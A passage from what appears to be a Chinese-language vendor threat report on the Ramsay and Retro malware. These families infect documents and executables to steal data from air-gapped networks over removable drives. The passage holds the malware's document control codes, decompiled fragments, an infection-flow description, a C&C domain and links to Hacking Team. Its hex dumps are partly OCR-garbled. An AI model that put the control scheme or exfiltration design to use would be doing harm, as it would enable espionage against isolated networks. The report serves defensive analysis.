00006F7C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00006F8C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00006F8C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00006F9C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00006F9C 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00006FAC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00006FAC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00006FBC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00006FBC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00006FCC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00006FCC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00006FDC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00006FDC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00006FEC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00006FEC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00006FFC 00 00 00 00 54 29 07 01 26 89 AD 6A 1A E8 38 37T)...&...-j...è7
00006FFC 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	0000700C E8 E2 DC DC E4 F0 E6 E7 E2 E6 F0 E4 E4 39 38 F0	èùÙùåæçåæååø9ø8
0000701C DD 30 E7 39 F0 DD E5 E7 E7 E5 E7 38 DC 32 E7	0000701C DD 30 E7 39 F0 DD E5 E7 E7 E5 E7 38 DC 32 E7	Ýçø9øÙåççåçÙç
0000702C E2 20 43 34 23 F4 FB 16 15 CF 7C 22 95 15 10 15	0000702C E2 20 43 34 23 F4 FB 16 15 CF 7C 22 95 15 10 15	à C4øÙÙ...I [*...]
0000703C 15 15 15 15 15 5C 9C 08 5D BB 03 84 97 1B 03	0000703C 15 15 15 15 15 5C 9C 08 5D BB 03 84 97 1B 03\wØ]...`-..
0000704C 0E 43 BC CD D6 93 7F CB 07 97 91 3D 6B EF C7 08	0000704C 0E 43 BC CD D6 93 7F CB 07 97 91 3D 6B EF C7 08	.CñÍøm È,-“-kÍç.
0000705C 02 F0 0F DE 8C B0 A4 FC EC E1 88 B5 65 1E 98 B0	0000705C 02 F0 0F DE 8C B0 A4 FC EC E1 88 B5 65 1E 98 B0	.ð.PøøHüíø-ue,º

%allusersprofile%\MediaCache\就是保存netwiz.exe收集到的信息的文件目录。不过值得注意的是：每次写入的内容是上述收集到的信息的文件中随机挑选的一个。因此编辑doc的次数越多，收集到的信息也会越多。

因此，当隔离网中的doc文件，随着可移动磁盘再次回到中转的机器上的时候，攻击者同样能够把隔离网络中的机器的信息给回传回去。

值得注意的是，我们在netwiz.exe还发现了另外一个隐藏的功能，该功能为扫描全盘doc、docx文件，搜索控制指令，根据控制指令进行相应的操作。该功能的目的就是为了完成攻击者对隔离网络中的机器进行控制。由于在隔离网络中无法进行正常的网络通信，因此攻击者为了控制隔离网中的机器，会在外部下发一个控制文档到中转机上，然后跟随可移动磁盘摆渡到隔离网中，因此来完成相应的控制操作。支持的控制指令有：

控制码	调试信息	功能描述
Rr*e#R79m3QNU3Sy	ExecuteHidde nExe	执行随后的exe文件
CNDkS_&pgaU#7Yg9	ExecuteHidde nDII	释放插件Identities\\netmgr_%d.dll并加载
2DWcdSqcv3?(XYqt	ExecuteHidde nBat	依次执行随后的cmd命令

做为控制的文档结构如下：

00028510	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00028592	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00028608	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00028624	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	正常的doc文件
00028640	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00028656	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00028672	7B 30 30 30 30 30 30 30 30 30 2D 30 30 30 30 2D 30 {00000000-0000-0
00028688	30 30 30 2D 30 30 30 30 2D 30 30 30 30 30 30 30 000-0000-0000000
00028704	30 30 30 30 30 7D 52 72 2A 65 指令 37 39 6D 33 00000}Rr*e#R79m3
00028720	51 4E 55 33 53 79 50 3B 85 15 12 15 15 15 15 19 15 QNU3SyP;?
00028736	15 15 9E 9E 15 15 5D 15 15 15 15 15 15 15 15 55 15 ..灑..].....U.
00028752	15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15
00028768	15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15 15
00028784	15 15 BD 15 15 15 OF FE 5B OF 15 69 0C D0 F4 5D ..? ...? [..i.?閏
00028800	15 15 0 2D 2E 2F 2F 2E 29 F5 33 38 F5 23 28 2F F5 2C .Q恤T"? #.6#40
00028816	F5 32 34 2F 2F 2E 29 F5 33 38 F5 23 28 2F F5 2C ? 4//.)?38? (/?
00028832	2F F5 59 4E 42 F5 30 2E 39 38 EF 10 10 0B F9 15 /?YNB?0.98? ..?
00028848	15 15 15 15 15 15 0D 22 77 42 51 03 CD 15 51 03"wBQ. ? Q.
00028864	CD 15 51 03 CD 15 58 2B 40 15 58 03 CD 15 51 03 ? Q. ? X+@.X. ? Q.
00028880	CC 15 BD 02 CD 15 58 2B 3A 15 30 03 CD 15 58 2B ? ? ? X+.:0. ? X+
00028896	4A 15 46 03 CD 15 58 2B 51 15 CF 03 CD 15 58 2B J.F. ? X+Q. ? ? X+
00028910	11 15 50 00 CD 15 50 00 00 15 50 00 CD 15 40 00 11 15 50 00 CD 15 40 00


四、Ramsay V2系列

除了发现被感染的文档文件外，我们同样还发现了被感染的exe文件。由于在文件中存在Ramsay字符，因此ESET把其命名为Ramsay：

```
; wchar_t aRamsayIsNotExi
aRamsayIsNotExi:          ; DATA XREF: WinMain(x,x,x,x)+FE↑o
                           ; unicode 0, <Ramsay is not exist. I will finish.>,0
aE64gzuxaunyg db 'E64GzUxaUnYg',0      ; DATA XREF: WinMain(x,x,x,x):loc_403C6A↑o
                           align 10h
a4znzctta2j24  db '4znZCTTa2J24',0       ; DATA XREF: WinMain(x,x,x,x)+14F↑o
                           align 10h
```

由于跟上面的感染文档文件的版本，无论是代码、路径、功能上都极为类似，因此归属到同一组织。所以把上面的版本称为Ramsay V1系列，该版本称为Ramsay V2系列。

该系列具有感染全盘exe文件的功能，因此同样具备感染隔离网络的能力。完成感染功能的模块为Identities\bindsvc.exe，该感染器的名字跟Retro系列中感染文档的命名也极其类似，都以svc.exe结尾。被感染后的文件结构如下：



执行被感染后的文件后，同样为继续感染该主机上的其他exe文件，实现蠕虫的效果。此外跟上面的Ramsay V1类似，同样会对相关的机器信息进行收集，然后Hook WriteFile和CloseHandle后，对写doc、docx操作时候，把收集到的信息写到文档的尾部。同样的，也会搜索控制文档，对控制文档中的相关指令，进行对应的命令操作。

这部分的功能跟上面V1系列类似，因此不再继续讨论。

五、Retro系列和Ramsay系列的同源分析

除了ESET文章中提到的Retro后门跟Ramsay后门存在非常多的类似点外，我们发现感染后的文件也存在相当多的类似点，包括使用相类似的字符串、获取结果都保存在.rtt文件、解密算法的类同、功能类等等：

获取的信息均存储为S-{计算机名}.rtt

截取的屏幕均存储为def-{时间}.rtt

```

4 v32 = 0;
5 neset(&v33, 0, 0x206u);
6 if ( v2 )
7 {
8     v4 = sub_488060(&v22);
9     v5 = sub_488060();
10    wprintf(&v32, L"\\%s\\%c-%d.%d.%d", *v4, *v3, v5, L"rtt");
11    v6 = (int)(v21 - 4);
12    if (_InterlockedDecrement(v22 - 1) <= 0 )
13        (*(_void __stdcall **)(int)(**(_DWORD **))v6 + 4))(v6);
14    dwor_443080 = _wfopen(&v32, L"wb");
15    *v6 = -257;
16    v31 = 0;
17    sub_408A40(dworf_443080, L"%s", Args);
18    TotalNumberOfBytes.QuadPart = 0164;
19    TotalNumberOffreeBytes.QuadPart = 0164;
20    FreeBytesAvailableToCaller.QuadPart = 0164;
21    if ( GetDiskFreeSpaceEx(&v3, &FreeBytesAvailableToCaller, &TotalNumberOfBytes, &TotalNumberOffreeBytes) )
22        sub_408A40(
23            dworf_443080,
24            L"Total Space of Local Disk (%c) : %20I64d bytes\r\nFree Space of Local Disk (%c) : %20I64d bytes\r\n\r\n",
25            v3,
26            TotalNumberOfBytes.QuadPart,
27            v3,
28            TotalNumberOffreeBytes.QuadPart);
29    else
30        sub_408A40(dworf_443080, L"Failed to get a disk size.\r\n");
31 }
32 DirectoryName = 0;
33 neset(&v35, 0, 0x206u);
34 String = 0;
35 memset(&v37, 0, 0x206u);
36 v20 = 7;
37 v28 = 0;
38 i = 0;
39
40    v18 = 0;
41    v19 = 0;
42    neset(&v19, 0, 0x206u);
43    GetLocalTime(&SystemTime);
44    v5 = SystemTime.wSecond;
45    v6 = SystemTime.wMinute;
46    v7 = SystemTime.wHour;
47    v8 = SystemTime.wDay;
48    v9 = SystemTime.wMonth;
49    v10 = SystemTime.wYear;
50    v11 = sub_10000708();
51    wprintf(&v18, L"\\%s\\%s-%02d%02d%02d.rtt", v11, &String1, v10, v9, v8, v7, v6, v5);
52    v20 = _wfopen(&v18, L"wb");
53    if ( v20 )
54        return 0;
55    else
56        TotalNumberOfBytes.QuadPart = 0164;
57        TotalNumberOffreeBytes.QuadPart = 0164;
58        FreeBytesAvailableToCaller.QuadPart = 0164;
59        GetDiskFreeSpaceEx(&lpString2, &FreeBytesAvailableToCaller, &TotalNumberOfBytes, &TotalNumberOffreeBytes) );
60    sub_10000708();
61
62    v21 = sub_10000708();
63    if ( v21 )
64        sub_10000708(lpString2, v20, 0);
65    else
66        v21 = sub_10000708(lpString2, v20, v2);
67        fclose(&v20);
68    return v21;
69 }

```

```

10    int v9; // [esp+20h] [ebp-4h]
11
12    v1 = this;
13    string_4010F0(&v8, "S-");
14    v9 = 0;
15    v2 = getenv("COMPUTERNAME");
16    v3 = (void **)string_4010F0(&v7, v2);
17    LOBYTE(v9) = 1;
18    str_append_4011B0(&v8, v1, v3);
19    LOBYTE(v9) = 0;
20    v4 = v7 - 16;
21    if (!InterlockedDecrement((volatile sig

```

```

1 LPSTR sub_409B10()
2 {
3     LPSTR v0; // STOC_4
4     char *v1; // eax
5
6     v0 = (LPSTR)malloc(0x104u);
7     memset(v0, 0, 0x104u);
8     v1 = getenv("COMPUTERNAME");
9     wsprintfA(v0, "S-%s", v1);
10    return v0;
11 }


```

功能上的异同如下表所示：


行为比较	Retro plugin	Ramsay V1	Ramsay V2
编译时间	2018	2019	2020
传播途径	感染文档	感染文档	感染exe
信息回传路径	U盘扇区	文档尾部	文档尾部
信息存储文件扩展名	.rtt	.rtt	.rtt
cmd命令收集信息	✓	✓	✓
获取截屏	✓	✓	✓
遍历磁盘文件	✓	✓	✓
持久化	✗	✓	✓
是否接受控制指令（文件）	✗	✓	✓
支持插件	✗	✓	✓
全盘感染	✗	✗	✓
内网探测	✗	✗	✓
获取IE临时文件	✗	✗	✓

可以发现，该工具一直在进行更新，且功能越来越趋向性强大和完整。

值得注意的是，腾讯安全威胁情报中心在2019年发表的文章（见参考链接3），文章中提到的做为攻击母体的“网易邮箱大师”，当时我们认为是通过伪装正常客户端的方式，通过水坑来进行初始攻击。但是从目前掌握的信息来推测，该文件可能同样为感染后的产物：



执行前



执行后


当然该结论仅为猜测，暂时并无更多的证据。因此若存在错误，烦请各位同行指正。

六、针对隔离网络攻击的总结

根据上面的分析，我们推测攻击者针对物理隔离网络的感染流程大致如下：


- 1、通过鱼叉钓鱼、水坑、供应链攻击等方式，初始攻击某台暴露在公网的主机；
- 2、横向渗透到某台做为中转（该机器用来公网和隔离网络间摆渡文件等功能）的机器上，下发感染文件（包括文档文件、可执行文件等）、收集信息等恶意插件模块；
- 3、在中转机器上监视可移动磁盘并感染可移动磁盘上的文件；
- 4、可移动磁盘进入隔离网络。隔离网内的机器若执行被感染的文件，则收集该机器上的相关信息，并写入可移动磁盘的磁盘扇区或文件的文档文件的尾部；
- 5、可移动磁盘再次插入中转机器上时，中转机器上的其他的恶意插件，对可移动磁盘特定扇区存储的机密信息进行收集，再回传到攻击者控制的服务器中。
- 6、此外，攻击者还会下发做为控制功能的文件，把相关的指令和操作命令写在控制文件中，然后通过可移动设备摆渡到隔离网络中，再来解析执行。

至此，完成对隔离网络的完成感染过程。大致的流程图如下：



七、其他的针对隔离网的攻击活动

事实上，早在2015年，该攻击团伙就已经被发现使用Asruex系列后门，来针对隔离网络进行攻击。Asruex系列同样具有感染全盘文件的能力，感染的文件类型包括doc、pdf、exe等：




相较于Retro和Ramsay系列少有感染的机器，Asruex系列的感染量就非常巨大，直到目前，每日都还有大量的新增机器被感染：

传播趋势

热度 广度

日 周 月



地域分布



如此大的感染量，未必是攻击者最初的目标，毕竟高级威胁攻击是针对性极强的攻击活动，很少是大规模展开的攻击活动。攻击动作太大，感染范围太广反而容易暴露自己。不利于隐藏和后续的攻击活动。好在该版本的C&C服务器早已经失效，因此该系列的木马对受害机器的危害并不大。

此外，该攻击工具库，疑似为Hacking Team所拥有：

Asruex的C&C为themoviehometheather.com，该域名的注册者为Chatere32@mail.com

可疑

themoviehometheather.com

标签: Worm fakedoc

搜索热度:	0	Alexa排名	动态域名	隐私保护	域名状态	创建时间: 2014-12-03 08:00:00
广度情况:	26	N/A	否	否	正常	更新时间: 2015-12-07 08:00:00

威胁情报

网络信息

注册信息

备案信息

DNS信息

关联域名

可视化分析

态势分析

关联团伙信息

域名注册信息

注册者: Craig Roberts ([其它关联域名100个](#))

注册机构: Big Star Markets

注册邮箱: Chatere32@mail.com ([其它关联域名10个](#))

状态: 正常

过期时间: 2016-12-03 00:00:00 UTC

更新时间: 2015-12-07 00:00:00 UTC

国家: UNITED STATES

域名服务商: ONLINENIC; INC.

该邮箱注册的域名中，odzero.net曾被报道是Hacking Team所拥有：

注册邮箱 Chatere32@mail.com 关联域名

域名

[themoviehometheather.com](#)[odzero.net](#)[themoviehometheather.com](#)[odzero.net](#)[odzero.net](#)[themoviehometheather.com](#)[themoviehometheather.com](#)[themoviehometheather.com](#)[odzero.net](#)

630665	2015-01-27 11:15:07	[IQZG-928-60335]: Request for URLs(android)	support@hackingteam.it	rcs-support@hackingteam.com
		<p>devilangel updated #QZG-928-60335</p> <hr/> <p>Request for URLs(android)</p> <hr/> <p>Ticket ID: QZG-928-60335 URL: https://support.hackingteam.com/staff/index.php?/Tickets/Ticket/View/4049 Name: devilangel Email address: devilangel1004@gmail.com Creator: User Department: Exploit requests Staff (Owner): -- Unassigned -- Type: Issue Status: Open Priority: Normal Template group: Default Created: 27 January 2015 11:15 AM Updated: 27 January 2015 11:15 AM</p> <p>Hi. Please make 3 URLs for real target. Newly created .apk is attached. Destination URL is "http://odzero.net/irmigration/index.php". Kind Regards Staff CP: https://support.hackingteam.com/staff</p>		

而且，该团伙购买HackingTeam的军火库也并非首次，卡巴斯基曾报导过相关的新闻：

APT

Search blog posts



Spreading the Disease: Darkhotel gets HackingTeam 0-day, but still stoppable

Kaspersky Lab experts have investigated a new series of attacks by the Darkhotel cybercriminal group. Here are the details.



Denis Legezo

August 11, 2015

这也跟之前曝光的韩国情报官员因为购买HackingTeam间谍软件而自杀的事件相印证：

韩国特工因Hacking Team事件自杀，死前留书否认监视民众

明明知道 2015-07-21 共194583人围观，发现 21 个不明物体 资讯



7月19日韩国警方证实，在山间公路的汽车内发现一名韩国国家情报局雇员的尸体，显然是自杀身亡。韩国国情院当天下午以“国情院全体职员”名义发布的报道资料中表示，该男子“是网络技术员，目前引发问题的黑客程序就是他在2012年考虑到工作需要而购买的”。

事态背景

近日监控软件销售商Hacking Team被黑、内部机密外泄，造成与其合作的各国政府瞬间裸奔于世。而韩国国家情报院则被曝出在2012年的时候从Hacking Team购买软件，用于盗取信息数据，并远程控制智能手机和电脑。

对此在野党派指责政府购买间谍软件监视韩国公众，但是政府和韩国情报局都对此予以否认。

八、结论

Ramsay为一个功能强大的攻击模块，而且该模块一直保持着更新且功能越来越完善和成熟。好在目前发现的受控设备并不多，但也不排除存在隔离网络中的感染设备未被发现的情况。


此外，无论是Asruex系列还是Ramsay系列，该攻击团伙至少从2015年开始就已经针对物理隔离网络进行针对性的攻击了，并且依然在不断的开发攻击库。因此针对物理隔离网络安全建设也是刻不容缓，千万不能因为隔离网络中的机器未与外网通信而掉以轻心。

九、安全建议和解决方案

本次Ramsay恶意软件针对隔离网络环境的攻击，其目的是进行各种网络窃密活动，攻击者将收集到的情报，直接写入移动存储介质的特定扇区，并不在该存储介质上创建容易查看的文件，使得收集行为极具隐蔽性。会对政企机构、科研单位构成严重威胁。

腾讯安全专家建议相关单位参考以下安全措施加强防御，防止黑客入侵增加泄密风险：

- 通过官方渠道或者正规的软件分发渠道下载相关软件，隔离网络安装使用的软件及文档须确保其来源可靠；
- 谨慎连接公用的WiFi网络。若必须连接公用WiFi网络，建议不要进行可能泄露机密信息或隐私信息的操作，如收发邮件、IM通信、银行转账等；最好不要在连接公用WiFi时进行常用软件的升级操作；
- 可能连接隔离网络的系统，切勿轻易打开不明来源的邮件附件；
- 需要在隔离网络环境使用的移动存储设备，需要特别注意安全检查，避免恶意程序通过插入移动介质传播；
- 隔离网络也需要部署可靠的漏洞扫描及修复系统，及时安装系统补丁和重要软件的补丁；
- 使用腾讯电脑管家或腾讯御点终端安全管理系统防御病毒木马攻击；
- 推荐相关单位部署腾讯T-Sec高级威胁检测系统（御界）捕捉黑客攻击。御界高级威胁检测系统，是基于腾讯安全反病毒实验室的安全能力、依托腾讯在云和端的海量数据，研发出的独特威胁情报和恶意检测模型系统。（<https://s.tencent.com/product/gjwxjc/index.html>）



腾讯安全全系列产品针对Ramsay恶意软件的响应清单如下：

应用场景	安全产品	解决方案
威胁	腾讯T-Sec 威胁情报云查服务	1) Ramsay系列恶意软件相关IOCs已入库。

情报	(SaaS)	各类安全产品可通过“威胁情报云查服务”提供的接口提升威胁识别能力。可参考: https://cloud.tencent.com/product/tics
	腾讯T-Sec 高级威胁追溯系统	1) Ramsay系列恶意软件相关信息和情报已支持检索。 网管可通过威胁追溯系统，分析日志，进行线索研判、追溯网络入侵源头。T-Sec高级威胁追溯系统的更多信息，可参考： https://cloud.tencent.com/product/atts
非云企业安全防护	腾讯T-Sec安全运营中心 (SOC)	腾讯SOC已支持Ramsay系列恶意软件相关事件的告警、处置。 基于客户云端安全数据和腾讯安全大数据的云安全运营平台。为客户提供漏洞情报、威胁发现、事件处置、基线合规、及泄漏监测、风险可视等能力。 关于腾讯T-Sec安全运营中心的更多信息，可参考： http://s.tencent.com/product/soc/index.html
	腾讯T-Sec 高级威胁检测系统 (腾讯御界)	基于网络流量进行威胁检测，已支持： 1) 腾讯御界可支持检测攻击者通过邮件投递漏洞攻击文件； 2) 流量分析亦可检测攻击者通过可联网的终端向目标C2回传数据； 关于T-Sec高级威胁检测系统的更多信息，可参考： https://cloud.tencent.com/product/nta
	腾讯T-Sec终端安全管理系 统 (御点)	1) 可查杀Ramsay系列恶意软件释放的相关样本文件； 腾讯御点提供企业终端的防毒杀毒、防入侵、漏洞管理、基线管理等能力，关于T-Sec终端安全管理体系的更多资料，可参考： https://s.tencent.com/product/yd/index.html

十、附录

1.IOCs

MD5:

